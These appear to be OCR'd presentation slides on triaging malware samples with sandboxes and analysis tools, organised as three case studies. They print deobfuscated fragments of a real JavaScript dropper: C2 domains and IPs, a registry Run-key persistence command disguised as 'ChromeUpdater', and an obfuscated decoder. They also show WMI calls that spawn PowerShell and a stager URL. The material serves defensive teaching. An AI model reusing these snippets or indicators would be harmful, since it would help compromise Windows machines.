
Case study # 1

Assemblyline results


Heuristics

Obfuscated with Obfuscator.io (JSJAWS.8)


Obfuscation (DEOBFUSCRIPTER.1)


Generated Tags

heuristic.signature	console_output, runs_cmd_prompt, runs_ps1, suspicious_char_codes
file.ancestry	archive/zip,ROOT; archive/zip,ROOT|code/javascript,EXTRACTED; archive/zip,ROOT|code/javascript,EXTRACTED|code/javascript,EXTRACTED
file.powershell.cmd...	Format-List, Format-Table, Get-PSDrive, Get-Service, Select-Object
file.string.api	bind
network.static.dom...	cluders.org, playiro.net, process.pid, tornton.com
network.static.ip	192.64.86.175, 193.149.180.58, 91.99.10.54


Case study # 1

Before




```
const hosts=[
      a0a(0x1e4),
      a0a(0x1c8),
      a0a(0x215)
      ], hostsIp=[
      a0a(0x1c9),
      a0a(0x1f0),
      a0a(0x1f7)];
```

After




```
const hosts = [
            'tornton.com',
            'playiro.net',
            'cluders.org'
      ], hostsIp = [
            '91.99.10.54',
            '193.149.180.58',
            '192.64.86.175'
      ];
```

Before



```
const M='reg\x20add\x20'+V+I(0x217)+V+I(0x1e5)+V+I(0x1dd)+V+I(0x1d0)+V+t[I(0x208)](V,'\x5c'+V)+V+I(0x1f4);
```

After



```
const M = 'reg add ' + V + 'HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' + V + ' /v ' + V +
'ChromeUpdater' + V + ' /t REG_SZ /d ' + V + t.replaceAll(V, '\\' + V) + V + ' /f';
exec(M, { 'windowsHide': true }, (s, n, r) => {
```


Case study # 1 results

- IOCs ✅
- Capabilities
  - Some
- Need more info?
  - Script is now easier to read

You have analyzed this malware!

Case study # 2

MD5: `2f93a7e61bd8eb8b595fd67c130edbc2`




```
//bound vital principles Crie will have Melville biography depend Had the Melville power h
Church placed struggle the Presbyterian that
//scholar not BISHOPS AND religious merely was struggle and Crie and has chosen came Josep
laws The found
//CHAPTER the WILLIAM rested his also Scottish only only system reign throne AND history t
religious MELVILLE was
//are country Church CHAPTER and policy was least probably MELVILLE other undo the die Pro
ecclesiastical Church and with
function incompetent(schools, stooped) {
    var Incompetent = escaped();
    return incompetent = function (Stooped, Schools) {
        Stooped = Stooped - (-0x1 * 0x1561 + 0x19f * 0x17 + -0xfe8);
        var Escaped = Incompetent[Stooped];
        if (incompetent['HQdfJc'] === undefined) {
            var sTooped = function (SChools) {
                var EScaped = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456
                var STooped = '', inCompetent = '';
                for (var esCaped = -0x7 * 0x2e3 + 0x249f + -0x1 * 0x106a, stOoped, scHools
                 SChools['charAt'](EsCaped++); ~scHools && (stOoped = esCaped % (-0x23a +
                + 0x1951 * 0x1 + -0x3ce0) + scHools : scHools, esCaped++ % (-0x1 * 0x1377
                'fromCharCode'](0x6a * 0x8 + 0x76 + -0x2c7 & stOoped >> (-(-0x26ac + -0x29
                 -0x1 * 0x1db1)) : 0x6 * -0x56d + 0x6af + 0x19df * 0x1) {
                    scHools = EScaped['indexOf'](scHools);
```

Case study # 2

red canary

MalwareBazaar




Result

Threat name:	n/a
Detection:	malicious
Classification:	n/a
Score:	64 / 100
Link:	https://www.joesandbox.com/analysis/1335319

Signature

- Antivirus detection for URL or domain
- Creates processes via WMI
- Snort IDS alert for network traffic
- Windows Scripting host queries suspicious COM object (likely to drop second stage)

Joe Sandbox



Domains and IPs

Contacted Domains


Name	IP	A
sduyvzep.top	64.190.113.187	tr
www.google.com	172.253.62.104	tr

Contacted URLs

Name
https://www.google.com/sorry/index?continue=https://www.google.com/&q=EgSaEDFSGK6ZiKoGIjDNoNpLiS yzAvo4vYYMq7C2kqVOl5NPKt5vVugW1tbdEevrS3kGQU4e0y3IHJ8yAXJKGVNPUlJZX0FCVVNJVkVfTk VUX01FU1NBR0VaAUM
https://www.google.com/
http://sduyvzep.top/1.php?hash=

Case study # 2

Assemblyline



JsJaws I :: 4.5.0.24

Signatures

I :: Signature: AutomationObject

I :: Signature: WinMgmtsAutoObject

I :: Signature: DecodeURI

I :: Signature: GetObject

I :: Signature: RunsPowerShell


I :: Signature: SuspiciousProcess

JavaScript uses a suspicious process

```
GetObject(winmgmts:root\cimv2:Win32_Process, undefined)
AutomationObject[12](winmgmts:root\cimv2:Win32_Process, undefined).Create("time")
AutomationObject[12](winmgmts:root\cimv2:Win32_Process, undefined).Create("less powershel")
AutomationObject[12](winmgmts:root\cimv2:Win32_Process, undefined).Create("conhost --headless powers...
```

Case study # 2

- Gemini (or your favorite LLM)
- Helpful to guide your efforts
- Confirm its assertions



In Summary:

This is a multi-stage malware dropper.


1. The JavaScript is heavily obfuscated to hide its true intent.
2. It uses COM objects (likely WMI or WScript.Shell) available on Windows to execute commands.
3. Its primary goal is to run an embedded PowerShell script.
4. The PowerShell script acts as a stager, downloading and executing a further payload from a remote URL (`sduyvzep.top/1.php?hash=`).

Case study # 2 results

- IOCs ✅
- Capabilities
  - Sort of, not sure what the PowerShell does
- Need more info?
  - Can focus on remaining questions

Case study # 3

MD5: `a81d92ab003b6055e313a577ccdbf134`



61 / 71

Community Score -1

61/71 security vendors flagged this file as malicious

6f105d359fe32edd24c3e5a441f3f8d3f4be7fad856ce7b0e606e9e18b742024

Stub.exe

peexe malware assembly runtime-modules detect-debug-environment

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 10


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key t

Security vendors' analysis

Acronis (Static ML)	Suspicious
Alibaba	Backdoor:MSIL/AsyncRat.8bbee2a7
Antiy-AVL	Trojan[Backdoor]/MSIL.Crysan

Case study # 3

Detect It Easy

